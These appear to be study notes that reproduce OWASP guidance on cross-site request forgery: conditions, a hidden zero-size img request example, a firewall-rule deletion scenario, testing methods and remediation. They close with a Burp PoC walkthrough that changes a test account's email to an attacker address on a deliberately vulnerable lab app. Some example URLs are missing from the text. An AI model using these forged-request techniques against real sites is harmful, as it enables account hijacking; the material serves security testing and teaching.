CSRF

Saturday, December 22, 2018 11:56 PM

Cross-site request forgery (CSRF) is an attack which forces an end user to execute unwanted actions on a web application to which they are currently authenticated.

CSRF vulnerabilities may arise when applications rely solely on HTTP cookies to identify the user that has issued a particular request. Because browsers automatically add cookies to requests regardless of the request's origin, it may be possible for an attacker to create a malicious web site that forges a cross-domain request to the vulnerable application.

CSRF is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With a little help of social engineering (like sending a link via email or chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation, when it targets a normal user. If the targeted end user is the administrator account, a CSRF attack can compromise the entire web application.

CSRF relies on the following:
[1] Web browser behavior regarding the handling of session-re-lated information such as cookies and http authentication information;

[2] Knowledge by the attacker of valid web application URLs;

[3] Application session management relying only on information which is known by the browser;

[4] Existence of HTML tags whose presence cause immediate access to an http[s] resource; for example the image tag img.

Points 1, 2, and 3 are essential for the vulnerability to be present, while point 4 is accessory and facilitates the actual exploitation, but is not strictly required.


Point 1)
Browsers automatically send information which is used to identify a user session. Suppose site is a site hosting a web application, and the user victim has just authenticated himself to site. In response, site sends victim a cookie which identifies requests sent by victim as belonging to victim's authenticated session. Basically, once the browser receives the cookie set by site, it will automatically send it along with any further requests directed to site.

Point 2)
If the application does not make use of session-related information in URLs, then it means that the application URLs, their parameters, and legitimate values may be identified (either by code analysis or by accessing the application and taking note of forms and URLs embedded in the HTML/JavaScript).

Point 3) "Known by the browser" refers to information such as cookies, or http-based authentication information (such as Basic Authentication; and not form-based authentication), which are stored by the browser and subsequently resent at each request directed towards an application area requesting that authentication.

The vulnerabilities discussed next apply to applications which rely entirely on this kind of information to identify a user session.

Suppose, for simplicity's sake, to refer to GET-accessible URLs (though the discussion applies as well to POST requests). If victim has already authenticated himself, submitting another request causes the cookie to be automatically sent with it (see picture, where the user accesses an application on www.example.com).



The GET request could be originated in several different ways:
• by the user, who is using the actual web application;
• by the user, who types the URL directly in the browser;
• by the user, who follows a link (external to the application)pointing to the URL.

These invocations are indistinguishable by the application. In particular, the third may be quite dangerous. There are a number of techniques (and of vulnerabilities) which can disguise the real properties of a link. The link can be embedded in an email message, or appear in a malicious web site where the user is lured, i.e., the link appears in content hosted elsewhere (another web site, an HTML email message, etc.) and points to a resource of the application.

If the user clicks on the link, since it was already authenticated by the web application on site, the browser will issue a GET request to the web application, accompanied by authentication information (the session id cookie). This results in a valid operation performed on the web application and probably not what the user expects to happen. Think of a malicious link causing a fund transfer on a web banking application to appreciate the implications.

By using a tag such as img, as specified in point 4 above, it is not even necessary that the user follows a particular link.

Suppose the attacker sends the user an email inducing him to visit an URL referring to a page containing the following (oversimplified) HTML:

```
<html><body>

...

<img src="https://www.company.example/action" width="0"
height="0">

...

</body></html>
```

What the browser will do when it displays this page is that it will try to display the specified zero-width (i.e., invisible) image as well.
This results in a request being automatically sent to the web application hosted on site. It is not important that the image URL does not refer to a proper image, its presence will trigger the request specified in the src field anyway. This happens provided that image download is not disabled in the browsers, which is a typical configuration since disabling images would cripple most web applications beyond usability.

The problem here is a consequence of the following facts:
• there are HTML tags whose appearance in a page result in automatic http request execution (img being one of those);
• the browser has no way to tell that the resource referenced by img is not actually an image and is in fact not legitimate;
• image loading happens regardless of the location of the alleged image, i.e., the form and the image itself need not be located in the same host, not even in the same domain. While this is a very handy feature, it makes difficult to compartmentalize applications.

It is the fact that HTML content unrelated to the web application may refer components in the application, and the fact that the browser automatically composes a valid request towards the application, that allows such kind of attacks. As no standards are defined right now, there is no way to prohibit this behavior unless it is made impossible for the attacker to specify valid application URLs. This means that valid URLs must contain information related to the user session, which is supposedly not known to the attacker and therefore make the identification of such URLs impossible.

The problem might be even worse, since in integrated mail/browser environments simply displaying an email message containing the image would result in the execution of the request to the web application with the associated browser cookie.

Things may be obfuscated further, by referencing seemingly valid image URLs such as
where [attacker] is a site controlled by the attacker, and by utilizing a redirect mechanism on

Cookies are not the only example involved in this kind of vulnerability. Web applications whose session information is entirely supplied by the browser are vulnerable too. This includes applications relying on HTTP authentication mechanisms alone, since the authentication information is known by the browser and is sent

automatically upon each request. This DOES NOT include form based authentication, which occurs just once and generates some form of session-related information (of course, in this case, such information is expressed simply as a cookie and can we fall back to one of the previous cases).

Sample scenario
Let's suppose that the victim is logged on to a firewall web managementapplication. To log in, a user has to authenticate himself and session information is stored in a cookie.
Let's suppose the firewall web management application has a function that allows an authenticated user to delete a rule specified by its positional number, or all the rules of the configuration if the user enters '*' (quite a dangerous feature, but it will make the example more interesting). The delete page is shown next. Let's suppose that the form – for the sake of simplicity – issues a GET request, which will be of the form (to delete rule number one)(to delete all rules).
The example is purposely quite naive, but shows in a simple way the dangers of CSRF.

Now, this is not the only possible scenario. The user might have accomplished the same results by manually submitting the URL or by following a link pointing, directly or via a redirection, to the above URL. Or, again, by accessing an HTML page with an embedded img tag pointing to the same URL.

In all of these cases, if the user is currently logged in the firewall management application, the request will succeed and will modify the configuration of the firewall. One can imagine attacks targeting sensitive applications and making automatic auction bids, money transfers, orders, changing the configuration of critical software components, etc.

An interesting thing is that these vulnerabilities may be exercisedbehind a firewall; i.e., it is sufficient that the link being attacked be reachable by the victim (not directly by the attacker). In particular, it can be any Intranet web server; for example, the firewall management station mentioned before, which is unlikely to be exposed to the Internet.

Self-vulnerable applications, i.e., applications that are used both as attack vector and target (such as web mail applications), make things worse.
If such an application is vulnerable, the user is obviously logged in when he reads a message containing a CSRF attack, that can target the web mail application and have it perform actions such as deleting messages, sending messages appearing as sent by the user, etc.

How to Test:

Black Box Testing
For a black box test the tester must know URLs in the restricted (authenticated) area. If they possess valid credentials, they can assume both roles – the attacker and the victim. In this case, testers know the URLs to be tested just by browsing around the application.
Otherwise, if testers don't have valid credentials available, they have to organize a real attack, and so induce a legitimate, logged in user into following an appropriate link. This may involve a substantial level of social engineering.
Either way, a test case can be constructed as follows:
• let u the URL being tested; for example, u = http://www.example.com/action
• build an html page containing the http request referencing URL

u (specifying all relevant parameters; in the case of http GET this is straightforward, while to a POST request you need to resort to some Javascript);
• make sure that the valid user is logged on the application;
• induce him into following the link pointing to the URL to be tested (social engineering involved if you cannot impersonate the user yourself);
• observe the result, i.e. check if the web server executed the request.

Gray Box Testing
Audit the application to ascertain if its session management is vulnerable. If session management relies only on client side values (information available to the browser), then the application is vulnerable. “Client side values” mean cookies and HTTP authentication credentials (Basic Authentication and other forms of HTTP authentication; not form-based authentication, which is an application-level authentication). For an application to not be vulnerable, it must include session-related information in the URL, in a form of unidentifiable or unpredictable by the user ([3] uses the term secret to refer to this piece of information).
Resources accessible via HTTP GET requests are easily vulnerable, though POST requests can be automated via Javascript and are vulnerable as well; therefore, the use of POST alone is not enough to correct the occurrence of CSRF vulnerabilities.

Tools

• WebScarab Spider http://www.owasp.org/index.php/ Category:OWASP_WebScarab_Project
• CSRF Tester http://www.owasp.org/index.php/ Category:OWASP_CSRFTester_Project
• Cross Site Requester http://yehg.net/lab/pr0js/pentest/cross_site_request_forgery.php (via img)
• Cross Frame Loader http://yehg.net/lab/pr0js/pentest/cross_site_framing.php (via iframe)
• Pinata-csrf-tool http://code.google.com/p/pinata-csrf-tool/
Remediation

The following countermeasures are divided among recommendations to users and to developers.

Users
Since CSRF vulnerabilities are reportedly widespread, it is recommended to follow best practices to mitigate risk. Some mitigating actions are:
• Logoff immediately after using a web application
• Do not allow the browser to save username/passwords, and do not allow sites to “remember” the log in details.
• Do not use the same browser to access sensitive applications

and to surf freely the Internet; if it is necessary to do both things at the same machine, do them with separate browsers.
Integrated HTML-enabled mail/browser, newsreader/browser environments pose additional risks since simply viewing a mail message or a news message might lead to the execution of an attack.

Developers

Add session-related information to the URL. What makes the attack possible is the fact that the session is uniquely identified by the cookie, which is automatically sent by the browser. Having other session-specific information being generated at the URL level makes it difficult to the attacker to know the structure of URLs to attack.
Other countermeasures, while they do not resolve the issue, contribute to make it harder to exploit:

- Use POST instead of GET. While POST requests may be simulated by means of JavaScript, they make it more complex to mount an attack.
- The same is true with intermediate confirmation pages (such as: "Are you sure you really want to do this?" type of pages).

They can be bypassed by an attacker, although they will make their work a bit more complex. Therefore, do not rely solely on these measures to protect your application.


- Automatic log out mechanisms somewhat mitigate the exposure to these vulnerabilities, though it ultimately depends on the context (a user who works all day long on a vulnerable web banking application is obviously more at risk than a user who uses the same application occasionally).

Description of CSRF Vulnerabilities -
See the OWASP article on CSRF Vulnerabilities.
How to Avoid CSRF Vulnerabilities -
See the OWASP Development Guide article on how to Avoid CSRF Vulnerabilities.
How to Review Code for CSRF Vulnerabilities -
See the OWASP Code Review Guide article on how to Review Code for CSRF Vulnerabilities.
How to Prevent CSRF Vulnerabilites -
See the OWASP CSRF Prevention Cheat Sheet for prevention measures.

In this example we will be using Burp's CSRF PoC generator to help us hijack a user's account


by changing their details (the email address associated with the account) on an old, vulnerable version of “GETBOO”.

The version of “GETBOO” we are using is taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.



Burp Scanner is able to locate potential CSRF issues.


The Scanner identifies a number of conditions, including when an application relies solely on HTTP cookies to identify the user, that result in a request being vulnerable to CSRF.



To manually test for CSRF vulnerabilities, first, ensure that Burp is correctly configured with your browser.

In the Burp Proxy "Intercept" tab, ensure "Intercept is off".


Visit the web application you are testing in your browser.



Ensure you are authenticated to the web application you are testing.


In this example by logging in to the application.
You can log in using the credentials user:user.

Access the page you are testing.




Alter the value in the field/s you wish to change, in this case “Email”.

In this example we will add a number to the email.



Return to Burp.

In the Proxy "Intercept" tab, ensure "Intercept is on".



Submit the request so that it is captured by Burp.

In the "Proxy" tab, right click on the raw request to bring up the context menu.


Go to the “Engagement tools” options and click “Generate CSRF PoC”.

Note: You can also generate CSRF PoC's via the context menu in any location where HTTP requests are shown, such as the site map or Proxy history.

In the "CSRF PoC generator" window you should alter the value of the user supplied input.


In this example we will change to "newemail@malicious.com".

In the same window, click “Copy HTML”.



Open a text editor and paste the copied HTML.

Save the file as a HTML file.




In the Proxy "Intercept" tab, ensure "Intercept is off".

If necessary, log back in to the application.


Initially we will test the attack on the same account.

Open the HTML file in the same browser.




Dependent on the CSRF PoC options you may need to submit the request or it may be submitted automatically.

In this case we are submitting the request manually.




If the attack has been successful and the account information has been successfully changed, this serves as an initial check to verify whether the attack is plausible.



